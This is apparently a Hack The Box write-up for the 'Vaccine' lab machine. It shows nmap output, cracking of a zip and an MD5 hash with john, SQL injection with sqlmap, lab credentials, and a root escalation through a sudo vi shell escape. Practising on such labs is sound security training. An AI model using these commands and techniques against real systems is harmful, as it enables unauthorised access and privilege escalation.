


Vaccine

VERY EASY

10.10.10.46

IP ADDRESS

Leave Machine

Leave this live machine.

2.8 MACHINE RATING

2815 USER OWNS

6547 SYSTEM OWNS

- enumeration


***nmap***

```
Nmap scan report for 10.10.10.46
Host is up (0.32s latency).
Not shown: 993 closed ports
PORT      STATE    SERVICE        VERSION
21/tcp    open     ftp            vsftpd 3.0.3
22/tcp    open     ssh            OpenSSH 8.0p1 Ubuntu 6build1
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256 ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_  256 42:5b:c3:21:df:ef:a2:0b:c9:5e:03:42:1d:69:d0:28 (ED25519)
80/tcp    open     http           Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: MegaCorp Login
714/tcp  filtered iris-xpcs
843/tcp  filtered unknown
1862/tcp filtered mysql-cm-agent
8443/tcp filtered https-alt
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

- ftp creds(from prev. box)

```
ftpuser / mc@F1l3ZilL4
```

- get the hash of the password protected zip




```
vaccine ➤ zip2john backup.zip > zip_hash
ver 2.0 efh 5455 efh 7875 backup.zip/index.php PKZIP Encr: 2b chk, TS_chk, cmplen=1201, decmplen=2594, crc=3A41AE06
ver 2.0 efh 5455 efh 7875 backup.zip/style.css PKZIP Encr: 2b chk, TS_chk, cmplen=986, decmplen=3274, crc=1B1CCD6A
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
```

- crack the password

```
vaccine ➤ john --wordlist=/usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt zip_hash
git:master*
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963        (backup.zip)
1g 0:00:00:00 DONE (2021-05-09 20:28) 1.818g/s 29789p/s 29789c/s 29789C/s 123456..xaxaxa
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

- notable contents



```
<?php
session_start();
  if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] === 'admin' && md5($_POST['password']) === "
      2cb42f8734ea607eefed3b70af13bbd3") {
      $_SESSION['login'] = "true";
      header("Location: dashboard.php");
    }
  }
?>
```


- password

```
2cb42f8734ea607eefed3b70af13bbd3:qwerty789
```

- search parameter may be injectable

```
sqlmap -u'http://10.10.10.46/dashboard.php?search=a'--cookie="PHPSESSID=qr603hkvt00aeb2emo0s0m3e22"
```

- got the ssh pass from database




postgres md52d58e0637ec1e94cdfba3d1c26b67d01

cracked form [https://md5.gromweb.com/?md5=2d58e0637ec1e94cdfba3d1c26b67d01](https://md5.gromweb.com/?md5=2d58e0637ec1e94cdfba3d1c26b67d01)

- ssh creds

```
2d58e0637ec1e94cdfba3d1c26b67d01 -> P@s5w0rd!:postgres
```

- sudo



```
postgres@vaccine:/home/simon$ sudo -l
[sudo] password for postgres:
Matching Defaults entries for postgres on vaccine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
postgres@vaccine:/home/simon$ sudo vi -c ':!/bin/sh' /dev/null
Sorry, user postgres is not allowed to execute '/usr/bin/vi -c :!/bin/sh /dev/null' as root on vaccine.
postgres@vaccine:/home/simon$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf

root@vaccine:/home/simon# id
uid=0(root) gid=0(root) groups=0(root)
root@vaccine:/home/simon# █
```

```
sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf

then :!/bin/bash
```